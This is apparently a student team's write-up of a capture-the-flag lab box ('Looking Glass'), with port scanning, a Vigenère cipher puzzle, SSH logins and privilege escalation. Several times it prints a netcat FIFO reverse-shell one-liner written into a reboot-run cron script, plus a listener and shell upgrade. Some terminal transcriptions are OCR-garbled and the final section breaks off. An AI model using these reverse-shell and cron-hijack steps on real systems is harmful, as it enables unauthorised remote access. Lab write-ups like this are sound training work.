

# PenTest 1

## ROOM A

## DNA

### Members

ID	Name	Role
1211102532	DHARVIN SHAH KUMAR BIN MOHAMAD SHAH RAVIN	LEADER
1211101179	ALIPH RAIHAN BIN ANUAR	MEMBER
1211102427	NUR NATHIFA BINTI MOHD IZHAR	MEMBER

We divided our report into 4 sections in general:

- 1) Initial Gaining User Flag (Where we gather data)
- 2) Privilege Escalation (Where we gained the first reverse shell)
- 3) Second, third and Fourth user (Pivoted to other users)
- 4) User Root Flag (Final step, Rooting)

Category: Initial Gaining User Flag


Question: Get the user flag.

Members involved: Aliph, Nathifa

Tools used: Nmap, Kali, Cyberchef, Google, TextEdit

**Thought process, methodology and attempts:**

Firstly we did Nmap scanning. Then, we found Port 22 was open. We tried connecting to port 22 but it required a password. So we tried other means by connecting to the other ports. We scanned the other open ports in the range 90-13783. It returned us the line either “higher” or “lower”. We assumed this means there is a right value within the range of ports. We manually scanned each port until we found a port that returns a different output.



```
Shell No. 3
File Actions Edit View Help
Trash nmap nikto Shell No. 1 Shell No. 3
bash: ./script.sh: No such file or directory
root@kali:~# ./script.sh 10.10.41.203
bash: ./script.sh: No such file or directory
root@kali:~# ssh root@10.10.41.203 -p 2000
ssh: connect to host 10.10.41.203 port 2000: Connection refused
root@kali:~# ssh root@10.10.41.203 -p 22
root@10.10.41.203's password:
Connection closed by 10.10.41.203 port 22
root@kali:~# telnet 10.10.41.203 22
Trying 10.10.41.203 ...
Connected to 10.10.41.203.
Escape character is '^]'.
SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3

Protocol mismatch.
Connection closed by foreign host.
root@kali:~# telnet 10.10.41.203 22
Trying 10.10.41.203 ...
Connected to 10.10.41.203.
Escape character is '^]'.
SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
password
Protocol mismatch.
Connection closed by foreign host.
root@kali:~# ssh -p 9000 10.10.41.203
The authenticity of host '[10.10.41.203]:9000 ([10.10.41.203]:9000)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.41.203]:9000' (RSA) to the list of known hosts.
Lower
Connection to 10.10.41.203 closed.
root@kali:~#
```

```
jabberwock@looking-glass:~ - □ ×
File Actions Edit View Help
root@kali:~# nmap 10.10.170.112      Shell No. 2
Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-27 09:00 UTC
Nmap scan report for ip-10-10-170-112.eu-west-1.compute.internal (10.10.170.112)
Host is up (0.001s latency).
Not shown: 916 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9000/tcp  open  cslistener
9001/tcp  open  tor-orport
9002/tcp  open  dynamid
9003/tcp  open  unknown
9009/tcp  open  picchat
9010/tcp  open  sdr
9011/tcp  open  d-star
9040/tcp  open  tor-trans
9050/tcp  open  tor-socks
9071/tcp  open  unknown
9080/tcp  open  glrpc
9081/tcp  open  cisco-aqos
9090/tcp  open  zeus-admin
9091/tcp  open  xmltec-xmlmail
9099/tcp  open  unknown
9100/tcp  open  jetdirect
9101/tcp  open  jetdirect
9102/tcp  open  jetdirect
9103/tcp  open  jetdirect
9110/tcp  open  unknown
9111/tcp  open  DragonIDSConsole
9200/tcp  open  wap-wsp
9207/tcp  open  wap-vcal-s
9220/tcp  open  unknown
9290/tcp  open  unknown
```

After scanning the ports we found a port that gave us a different output. Our port was **11119**. Once establishing a connection with the port it showed a ciphered message with a title named "Jabberwocky."

```
jabberwock@looking-glass:~ - □ ×
File Actions Edit View Help
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.170.112]:11119' (RSA) to the list of known hosts
.ssh/known_hosts command not found
Lower level logs added
Connection to 10.10.170.112 closed.
root@kali:~# ssh -p 11119 10.10.170.112
The authenticity of host '[10.10.170.112]:11119' ([10.10.170.112]:11119)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.170.112]:11119' (RSA) to the list of known hosts
.ssh/known_hosts command not found
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowild FF:ff:FF:FF:FF
Fqs ncix hrd rxtbmi bp bwl arul; 10.255.255 scope global dynamic eth0
Elw bpmtc pgzt alv uvordcet, edred_lft 2591sec
Egf bwl qffl vaewz ovxztiqu. b1c3/64 scope link
        . . . . . presentREFERRED_LFT forever
'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlb1al vppa grmj1!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohtachxta!

Oi tzdr hjw oqzehp jpvvtd tc oaoh:
Eqvv amdx ale xpxpxqx hwt oi jhbkhew-
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruuirhdjk, xmmj mn1w fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr ds0o,
```

We copied and pasted this text on Google and it mentioned that it was a ciphered text but no further answer.


Thus, we searched just the first line of the text "Jabberwocky". Apparently Jabberwocky is the title of a poem by *Lewis Carroll*. Now comparing the ciphered text and poem side by side we can see a similarity.

**Jabberwocky**  
BY LEWIS CARROLL

"Twas brillig, and the slithy toves  
Did gyre and gimble in the wabe:  
All mimsy were the borogoves,  
And the mome raths outgrabe.  
  
"Beware the Jabberwock, my son!  
The jaws that bite, the claws that catch!  
Beware the Jubjub bird, and shun  
The frumious Bandersnatch!"  
  
He took his vorpal sword in hand;  
Long time the manxome foe he sought—  
So rested he by the Tumtum tree  
And stood awhile in thought.  
  
And, as in uffish thought he stood,

**Jabberwocky**  
BY LEWIS CARROLL

"Twas brillig, and the slithy toves  
Did gyre and gimble in the wabe:  
All mimsy were the borogoves,  
And the mome raths outgrabe.  
  
"Beware the Jabberwock, my son!  
The jaws that bite, the claws that catch!  
Beware the Jubjub bird, and shun  
The frumious Bandersnatch!"  
  
He took his vorpal sword in hand;  
Long time the manxome foe he sought—  
So rested he by the Tumtum tree  
And stood awhile in thought.  
  
And, as in uffish thought he stood,



We googled what type of cypher Jabberwocky uses. A Wikipedia page was the first search result and it mentions the Vignere cipher.

## The Alphabet Cipher

From Wikipedia, the free encyclopedia


Lewis Carroll published "**The Alphabet-Cipher**" in 1868, possibly in a children's magazine. It describes what is known as a [Vigenère cipher](#), a well-known scheme in [cryptography](#). While Carroll calls this cipher "unbreakable," Kasiski had already published in 1863 a volume describing how to break such ciphers and Charles Babbage had secretly found ways to break [polyalphabetic ciphers](#) in the previous decade during the [Crimean War](#).

The piece begins with a [tabula recta](#).


We assumed that this was the cypher that was used for this poem. We'll use Cyberchef to continue to decipher this text.

Apparently, it also requires a key. After continuous searching for the key as well as trial and error, we found that it meant the ciphertext and the first few lines of the poem. After removing all the spaces and symbols in the first stanza of the poem we made it the key and we were able to decipher the first part of the text. However, it wasn't completely deciphered. The next key that it gave us was "thealphabetcipher." We used this key to decode the whole ciphered text and we found our secret which was "bewareTheJabberwock"

The screenshot shows the CyberChef interface with the "Vigenère Decode" tool selected. The "Input" field contains the ciphered text: 'Mdes mgplmmz, cvs alv lsmtsn aowil Fqs ncix hrd rxtnmi bp bwl arul; Elw bpmte pgzt alv uvvordct, Egf bwl qffl vaewz ovxztqil.'. The "Key" field contains the key: 'TwasbrilligandtheslithytovesDidgyreand'. The "Output" field displays the decrypted text: 'Thea lphabet, cip her thealp habet Cip hert hea lphabe tc iph erth; Eal phabe tcip her thealphab, Etc iph erth ealph abetciph.'



When entering the secret to our connected port we were returned with a credential. The credentials that were given to us was ***jabberwock:MiserableSightWalrusChanged***. We at first assumed it was the password for port 22 but it didn't work.



We then figured out that jabberwock was a system hostname. Thus we tried to sign in to the machine as a new host with the credentials and we were successful. We found our first flag within the user.txt file but it's backwards so we reversed it. We used the command "cat root.txt | rev" to rearrange the flag. The user flag was **thm{65d3710e9d75d5f346d2bac669119a23}**

```
jabberwock@looking-glass:~$ 
File Actions Edit View Help
jabberwock@looking-glass:~$ cat user.txt
Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymcä krebqpsxug cewm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr? to
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw_utqasmx, tuh tst zlxaa bdcij
Wpn gjgl aoh zkuqsi zg ale npie;
Bpe oqbzcz nxyi tst iosszqdtz,
Eew ale xtdt semja dbxxxkfe.
Jdbz tivtmi pw sxderpIoeKeudmgstd
Enter Secret:
jabberwock:ObeyedWonderfullyPursuingBurbled
Connection to 10.10.21.24 closed.
root@kali:~# ssh jabberwock@10.10.21.24
The authenticity of host '10.10.21.24' can't be established.
ECDSA key fingerprint is SHA256:kaciom3nKZjBx4DS3cgsQa0DIv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.21.24' (ECDSA) to the list of known hosts.
jabberwock@10.10.21.24's password:
Permission denied, please try again.
jabberwock@10.10.21.24's password:
Permission denied, please try again.
jabberwock@10.10.21.24's password:
Last login: Fri Jul 3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ ls
poem.txt twasBrillig.sh user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$
```

## Category: Privilege Escalation


Question: Get the root flag.

Members involved: Aliph, Dharvin

Tools used: Kali, Pentestmonkeys, Netcat

Thought process, methodology and attempts:

In order to get to the root we have to find our path. As we can see at the passwd file show there are a few users:



The terminal window shows the following content:

```
jabberwock@looking-glass:/home
File Actions Edit View Help
The vorpal blade went snicker-snack!
He left it dead, and with its head
He went galumphing back.

'And hast thou slain the Jabberwock?
Come to my arms, my beamish boy!
O frabjous day! Callooh! Callay!' 
He chortled in his joy.

'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.

jabberwock@looking-glass:~$ ls
poem.txt twasBrillig.sh user.txt
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$ ls -al
total 44
drwxrwxrwx 5 jabberwock jabberwock 4096 Jul  3 2020 .
drwxr-xr-x  8 root      root      4096 Jul  3 2020 ..
lrwxrwxrwx  1 root      root      9 Jul  3 2020 .bash_history → /dev/null
-rw-r--r--  1 jabberwock jabberwock 220 Jun 30 2020 .bash_logout
-rw-r--r--  1 jabberwock jabberwock 3771 Jun 30 2020 .bashrc
drwx———  2 jabberwock jabberwock 4096 Jun 30 2020 .cache
drwx———  3 jabberwock jabberwock 4096 Jun 30 2020 .gnupg
drwxrwxr-x  3 jabberwock jabberwock 4096 Jun 30 2020 .local
-rw-r--r--  1 jabberwock jabberwock  807 Jun 30 2020 .profile
-rw-rw-r--  1 jabberwock jabberwock  935 Jun 30 2020 poem.txt
-rwxrwxr-x  1 jabberwock jabberwock   38 Jul  3 2020 twasBrillig.sh
-rw-r--r--  1 jabberwock jabberwock   38 Jul  3 2020 user.txt
jabberwock@looking-glass:~$ cd ..
jabberwock@looking-glass:/home$ ls
alice humptydumpty jabberwock tryhackme tweedledee tweedledum
jabberwock@looking-glass:/home$
```

We did checkout crontab too and that helped us figure out what was running when the box boots caused the random port to respond:

```
jabberwock@looking-glass:/home$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.daily )
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.weekly )
52 6      1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:/home$
```


The final result demonstrates that the twasBrillig.sh script is launched as user tweedledum whenever the server is restarted. We already know that we can edit the script, so all that is left to do is figure out how to reboot the box. These are the sudo permissions we had. Then, we managed to reboot the box without a password because our initial user was Jabberwock.

The screenshot shows a terminal window with two sessions. The first session is for user 'jabberwock' at 'looking-glass'. In this session, the user runs 'cp twasBrillig.sh o\_2', which fails because it's missing a destination file. They then copy the file again with a different name ('twasBrillig.sh.bak') and attempt to run it using a shell pipe and netcat to a remote host (10.10.230.216). Finally, they use 'sudo /sbin/reboot' to reboot the system. The second session is for user 'humptydumpty' at 'looking-glass'. This user logs in and lists their home directory (~) using 'ls -ls', showing files like 'alice', 'humptydumpty', 'jabberwock', 'tryhackme', 'tweedledee', and 'tweedledum'. The terminal window has a title bar 'Shell No.1' and a header bar with various icons.

```
jabberwock@looking-glass:~$ cp twasBrillig.sh o_2
cp: missing destination file operand after 'twasBrillig.sh'
Try 'cp --help' for more information.
jabberwock@looking-glass:~$ cp twasBrillig.sh twasBrillig.sh.bak
jabberwock@looking-glass:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&
1|nc 10.10.230.216 1234 >/tmp/f" > twasBrillig.sh
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.170.112 closed by remote host.ue state UNKNOWN group default q
Connection to 10.10.170.112 closed.
root@kali:~# [REDACTED]
inet 172.17.0.2/16 brd 0.0.0.0 scope host lo
valid_lft forever preferred_lft forever
command 'cdi' from deb cdo
command 'cdp' from deb ipras valid_lft forever
command 'cdv' from deb codeville DOWN_UP> mtu 9001 qdisc mq state UP group default
command 'cd5' from deb cd5
CPU: 0.00% user 0.00% sys 0.00% idle
Try: apt install <deb name>
humptydumpty@looking-glass:/home/tweedledum$ cd ~
cd ~
humptydumpty@looking-glass:~$ ls -ls
ls -ls
total 4
4 -rw-r--r-- 1 humptydumpty humptydumpty 3084 Jul  3  2020 poetry.txt
humptydumpty@looking-glass:~$ cd ..
cd ..
humptydumpty@looking-glass:/home$ ls -ls
ls -ls
total 24
4 drwx--x--x 6 alice      alice      4096 Jul  3  2020 alice
4 drwx----- 3 humptydumpty humptydumpty 4096 Jul 27 09:15 humptydumpty
4 drwxrwxrwx 5 jabberwock  jabberwock  4096 Jul 27 08:36 jabberwock
4 drwx----- 5 tryhackme  tryhackme  4096 Jul  3  2020 tryhackme
4 drwx----- 3 tweedledee tweedledee  4096 Jul  3  2020 tweedledee
4 drwx----- 2 tweedledum tweedledum  4096 Jul  3  2020 tweedledum
humptydumpty@looking-glass:/home$
```


We used PentestMonkeys reverse shell cheat sheets to get our reverse shell.

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f | /bin/sh -i 2>&1 | nc [IPADDRESS] [PORT] >/tmp/f
```



```
jabberwock@looking-glass:~$ cp twasBrillig.sh .2
cp: missing destination file operand after 'twasBrillig.sh'
Try 'cp --help' for more information.
jabberwock@looking-glass:~$ cp twasBrillig.sh twasBrillig.sh.bak
jabberwock@looking-glass:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.230.216 1234 >/tmp/f" > twasBrillig.sh
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.170.112 closed by remote host. Connection state UNKNOWN group default
Connection to 10.10.170.112 closed.
root@kali:~# 
```

On our Kali machine, we started a Netcat listener using port 1234. After that, we rebooted the box and got a connection when it came back up.



```
etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /
etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /
etc/cron.monthly )
#
reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:~$ cp twasBrillig.sh twasBrillig.sh.bak
jabberwock@looking-glass:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 127.0.0.1 1234 >/tmp/f" > twasBrillig.sh
jabberwock@looking-glass:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.230.216 1234 >/tmp/f" > twasBrillig.sh
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.170.112 closed by remote host.
Connection to 10.10.170.112 closed.
root@kali:~# 
```

```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.230.216] from (UNKNOWN) [10.10.170.112] 41360
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
$ python3 -c "import pty;pty.spawn('/bin/bash')"
tweedledum@looking-glass:~# 
```

## **Category: Second, Third and Fourth user**

**Question:** Get the root flag.

**Members involved:** Aliph, Nathifa

**Tools used:** Kali, Python, Cyberchef, Crackstation ( Hash Cracker ), Github

**Thought process, methodology and attempts:**

**Second user:**

We logged in as user tweedledum. Before we proceed, we updated to a decent shell.

```
etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /
etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /
etc/cron.monthly )
#
areboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:$ cp twasBrillig.sh twasBrillig.sh.bak
jabberwock@looking-glass:$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&
1|nc 127.0.0.1 1234 >/tmp/f" > twasBrillig.sh
